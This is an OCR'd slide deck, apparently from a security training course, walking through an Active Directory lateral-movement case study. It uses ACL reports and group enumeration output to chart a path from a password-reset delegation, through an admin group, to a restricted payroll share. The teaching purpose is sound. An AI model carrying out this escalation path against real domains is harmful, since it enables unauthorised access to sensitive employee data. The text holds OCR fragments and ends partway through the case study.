
Replace principals prefixed domain name with current domain. E.g. CONTOSO Type the old NETBIOS name to be replaced:

Download CSV templates for comparing with your environment:

Selected Object: OU=Groups,OU=Outsourced,DC=parent,DC=local

Excluded Path (matching string in distinguishedName):

# Case Study: Lateral Thinking



## ACL REPORT - GROUPS


**OU=Groups,OU=Outsourced,DC=parent,DC=local**
**Report Created: 2018-04-28 12:07:49**

**Default permissions excluded**

| Object | Trustee | Access | Inherited | Apply To | Permission |
|---|---|---|---|---|---|
| **OU=Groups,OU=Outsourced,DC=parent,DC=local** | | | | | |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | Everyone | Deny | False | This Object Only | DeleteTree, Delete |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete user |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete group |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete computer |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete inetOrgPerson |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | Print Operators | Allow | False | This Object Only | Create/Delete printQueue |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | PARENT\it_adm | Allow | True | This object and all child objects | Create/Delete group |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | PARENT\it_adm | Allow | True | This object and all child objects | Create/Delete user |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | PARENT\it_adm | Allow | True | This object and all child objects | Read All Properties;Write All Properties gPLink |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | PARENT\it_adm | Allow | True | This object and all child objects | Read All Properties;Write All Properties gPOptions |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | PARENT\it_adm | Allow | True | group | Full Control |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | PARENT\it_adm | Allow | True | user | Full Control |
| OU=Groups,OU=Outsourced,DC=parent,DC=local | BUILTIN\Pre-Windows 2000 Compatible Access | Allow | True | inetOrgPerson | Read Account Restrictions |

# Case Study: Lateral Thinking

7. So who's a member of this powerful it_adm group?




```
PS C:\Users\bob> Get-DomainGroup -Name it_adm


usncreated            : 17844
grouptype             : GLOBAL_SCOPE, SECURITY
samaccounttype        : GROUP_OBJECT
samaccountname        : it_adm
whenchanged           : 27/04/2018 12:52:26
objectsid             : S-1-5-21-3511941916-3214777232-430189679-1115
objectclass           : {top, group}
cn                    : it_adm
usnchanged            : 17848
dscorepropagationdata : {27/04/2018 13:00:01, 01/01/1601 00:00:01}
name                  : it_adm
distinguishedname     : CN=it_adm,OU=Groups,OU=USA,OU=Offices,DC=parent,DC=local
member                : CN=Julie,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local
whencreated           : 27/04/2018 12:52:00
instancetype          : 4
objectguid            : 991528bf-6ace-4f13-b3d7-74a1d4107fc4
objectcategory        : CN=Group,CN=Schema,CN=Configuration,DC=parent,DC=local
```

Important information!

# Case Study: Lateral Thinking

8. OK great, let’s take this further and check to see who has permissions over

*OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local*



## ACL REPORT - IT

**OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local**
**Report Created: 2018-04-30 16:21:15**

**Default permissions excluded**


| Object | Trustee | Access | Inherited | Apply To | Permission |
|---|---|---|---|---|---|
| **OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local** | | | | | |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | Everyone | Deny | False | This Object Only | DeleteTree, Delete |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete user |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete group |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete computer |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete inetOrgPerson |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | Print Operators | Allow | False | This Object Only | Create/Delete printQueue |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_services | Allow | True | user | ExtendedRight Reset Password |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\laps_read | Allow | True | computer | Read ms-Mcs-AdmPwdExpirationTime |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\laps_read | Allow | True | computer | ReadProperty, ExtendedRight ms-Mcs-AdmPwd |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_services | Allow | True | user | Read All Properties;Write All Properties pwdLastSet |
| | | | | This object and all | |

# Lateral Thinking: Recap

- We have identified the share \\File01\shared
- This is accessible to Domain Users (read/execute access)
- We want to gain access to the subdirectory \\File01\shared\**Payroll**
- A quick search based on group name indicated the existence of a group named ***outsource_payroll***
- *outsource_payroll* is located in ***OU=Groups,OU=Outsourced,DC=parent,DC=local***
- *The group **it_adm** has a number of privileges over this OU*
- *A account named **Julie** is a member of **it_adm** and her account is located in **OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local***
- *A number of delegated permissions exist on this OU, one group **it_services** has permissions to reset passwords*

# Case Study: Lateral Thinking

9. Who’s a member of ***it_services***?



```
PS C:\Users\bob\Desktop\ADACLScanner-master\ADACLScanner-master> Get-DomainGroup -Name it_services


usncreated            : 13548
grouptype             : GLOBAL_SCOPE, SECURITY
samaccounttype        : GROUP_OBJECT
samaccountname        : it_services
whenchanged           : 30/04/2018 15:23:50
objectsid             : S-1-5-21-3511941916-3214777232-430189679-1106
objectclass           : {top, group}
cn                    : it_services
usnchanged            : 22475
dscorepropagationdata : {27/04/2018 13:00:01, 27/04/2018 12:47:24, 27/04/2018 11:28:38, 27/04/2018 11:24:50...}
name                  : it_services
distinguishedname     : CN=it_services,OU=Groups,OU=USA,OU=Offices,DC=parent,DC=local
member                : {CN=Zoe,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local,
                        CN=Bob,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local}
whencreated           : 24/04/2018 16:35:27
instancetype          : 4
objectguid            : 69b924d5-f3df-41d0-b03c-6945aacb61cb
objectcategory        : CN=Group,CN=Schema,CN=Configuration,DC=parent,DC=local
```

# Remember…


We

Are

# B B!

# Case Study: Lateral Thinking

